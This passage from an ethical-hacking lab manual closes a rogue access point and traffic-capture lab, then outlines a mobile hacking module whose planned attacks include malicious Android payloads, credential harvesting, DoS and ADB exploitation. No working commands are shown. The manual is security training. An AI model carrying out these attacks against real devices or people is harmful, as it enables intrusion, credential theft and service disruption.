
create_ap wlx687f7467dbf6 eth0 FreeInternet - Parrot Terminal
File Edit View Search Terminal Help
wlx687f7467dbf6: interface state ENABLED->DISABLED
wlx687f7467dbf6: AP-STA-DISCONNECTED 32:68:c0:83:c0:ee

Doing cleanup.. ^Cwlx687f7467dbf6: AP-STA-DISCONNECTED e2:38:4a:0a:91:b3
wlx687f7467dbf6: AP-DISABLED
wlx687f7467dbf6: CTRL-EVENT-TERMINATING
nl80211: deinit ifname=wlx687f7467dbf6 disabled_11b_rates=0
done
[root@parrot]~#


```

37. This concludes the demonstration of how to create a rogue access point and capture traffic using Bettercap.
38. Close all open windows and document all the acquired information.

39. Turn off the **Parrot Security** virtual machine and unplug the **Linksys 802.11 g WLAN** adapter.
40. Now that the lab exercises are completed, it is necessary to enable the ethernet adapter on the **Windows 11** virtual machine:
 - Turn on the **Windows 11** virtual machine and log in with the credentials **Admin** and **Pa\$\$w0rd**.
 - In the **Windows 11** virtual machine, open **Control Panel** and navigate to **Network and Internet → Network and Sharing Center**.
 - In the **Network and Sharing Center** window, click **Change adapter settings** in the left pane.



- In the **Network Connections** window, right-click the **Ethernet0** adapter and click **Disable** from the options.
- The **Ethernet0** is disabled; observe that **Wi-Fi** adapter is connected to the **CEH-LABS** network.



41. Close all open windows and turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
<input checked="" type="checkbox"/> Yes	<input type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> CyberQ

CEH Lab Manual

Hacking Mobile Platforms

Module 17

Hacking Mobile Platforms

Mobile devices allow communication between users on radio frequencies, whether GSM, LTE, 5G, or Wi-Fi. They can be used to send multimedia content, email, and perform many more tasks using the Internet.

Lab Scenario

With the advancement of mobile technology, mobility has become a key feature of Internet usage. People's lifestyles are becoming increasingly reliant on smartphones and tablets. Mobile devices are replacing desktops and laptops, as they enable users to access email, the Internet, and GPS navigation, and to store critical data such as contact lists, passwords, calendars, and login credentials. In addition, recent developments in mobile commerce have enabled users to perform transactions on their smartphones such as purchasing goods and applications over wireless networks, redeeming coupons and tickets, and banking.

Most mobile devices come with options to send and receive text or email messages, as well as download applications via the Internet. Although these functions are technological advances, hackers continue to use them for malicious purposes. For example, they may send malformed APKs (application package files) or URLs to individuals to entice victims to click on or even install them, and so grant the attackers access to users' login credentials, or whole or partial control of their devices.

Mobile security is becoming more challenging with the emergence of complex attacks that utilize multiple attack vectors to compromise mobile devices. These security threats can lead to critical data, money, and other information being stolen from mobile users and may also damage the reputation of mobile networks and organizations. The belief that surfing the Internet on mobile devices is safe causes many users to not enable their devices' security software. The popularity of smartphones and their moderately lax security have made them attractive and more valuable targets to attackers.

As an expert ethical hacker or penetration tester, you should first test the mobile platform used by your organization for various vulnerabilities; then, using this information, you should secure it from possible attacks.

In this lab, you will obtain hands-on experience with various techniques of launching attacks on mobile platforms, which will help you to audit their security.

Lab Objective

The objective of the lab is to carry out mobile platform hacking and other tasks that include, but are not limited to:

- Exploit the vulnerabilities in an Android device
- Obtain users' credentials
- Hack Android device with a malicious application
- Use an Android device to launch a DoS attack on a target
- Exploit an Android device through ADB

- Perform a security assessment on an Android device

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Android virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 95 Minutes

Overview of Hacking Mobile Platforms

At present, smartphones are widely used for both business and personal purposes. Thus, they are a treasure trove for attackers looking to steal corporate or personal data. Security threats to mobile devices have increased with the growth of Internet connectivity, use of business and other applications, various methods of communication available, etc. Apart from certain security threats that are specific to them, mobile devices are also susceptible to many other threats that are applicable to desktop and laptop computers, web applications, and networks.

Nowadays, smartphones offer broad Internet and network connectivity via varying channels such as 3G/4G/5G, Bluetooth, Wi-Fi, or wired computer connections. Security threats may arise while transmitting data at different points along these various paths.

Lab Tasks

Ethical hackers or penetration testers use numerous tools and techniques to attack target mobile devices. The recommended labs that will assist you in learning various mobile attack techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Hack Android Devices	✓	✓	✓
	1.1 Hack an Android Device by Creating Binary Payloads using Parrot Security		✓	✓
	1.2 Harvest Users' Credentials using the Social-Engineer Toolkit		✓	✓
	1.3 Launch a DoS Attack on a Target Machine using Low Orbit Ion Cannon (LOIC) on the Android Mobile Platform		✓	✓

Module 17 – Hacking Mobile Platforms

	1.4 Exploit the Android Platform through ADB using PhoneSploit	√		√
	1.5 Hack an Android Device by Creating APK File using AndroRAT	√		√
2	Secure Android Devices using Various Android Security Tools	√	√	√
	2.1 Analyze a Malicious App using Online Android Analyzers	√		√
	2.2 Secure Android Devices from Malicious Apps using Malwarebytes Security		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit <https://www.cyberq.io/>.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab

1

Hack Android Devices

Attackers use various Android hacking tools to identify vulnerabilities and exploit target mobile devices in order to obtain critical user information such as credentials, personal information, contact lists, etc.

Lab Scenario

The number of people using smartphones and tablets is on the rise, as these devices support a wide range of functionalities. Android is the most popular mobile OS, because it is a platform open to all applications. Like other OSes, Android has its vulnerabilities, and not all Android users install patches to keep OS software and apps up to date and secure. This casualness enables attackers to exploit vulnerabilities and launch various types of attacks to steal valuable data stored on the victims' devices.

Owing to the extensive usage and implementation of bring your own device (BYOD) policies in organizations, mobile devices have become a prime target for attacks. Attackers scan these devices for vulnerabilities. These attacks can involve the device and the network layer, the data center, or a combination of these.

As a professional ethical hacker or pen tester, you should be familiar with all the hacking tools, exploits, and payloads to perform various tests mobile devices connected to a network to assess its security infrastructure.

In this lab, we will use various tools and techniques to hack the target mobile device.

Lab Objectives

- Hack an Android device by creating binary payloads using Parrot Security
- Harvest users' credentials using the Social-Engineer Toolkit
- Launch a DoS attack on a target machine using Low Orbit Ion Cannon (LOIC) on the Android mobile platform
- Exploit the Android platform through ADB using PhoneSploit
- Hack an Android device by creating APK file using AndroRAT

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine

- Parrot Security virtual machine
- Android virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 75 Minutes

Overview of Hacking Android Platforms

Android is a software environment developed by Google for mobile devices. It includes an OS, a middleware, and key applications. Its Linux-based OS is designed especially for portable devices such as smartphones and tablets. Android has a stack of software components categorized into six sections (System Apps, Java AP Framework, Native C/C++ Libraries, Android Runtime, Hardware Abstraction Layer [HAL], and Linux kernel) and five layers.

Owing to the increase in the number of users with Android devices, they have become the primary targets for hackers. Attackers use various Android hacking tools to discover vulnerabilities in the platform, and then exploit them to carry out attacks such as DoS, Man-in-the-Disk, and Spear phone attacks.

Lab Tasks

Task 1: Hack an Android Device by Creating Binary Payloads using Parrot Security

Attackers use various tools such as Metasploit to create binary payloads, which are sent to the target system to gain control over it. The Metasploit Framework is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. It contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore target machines and execute code.

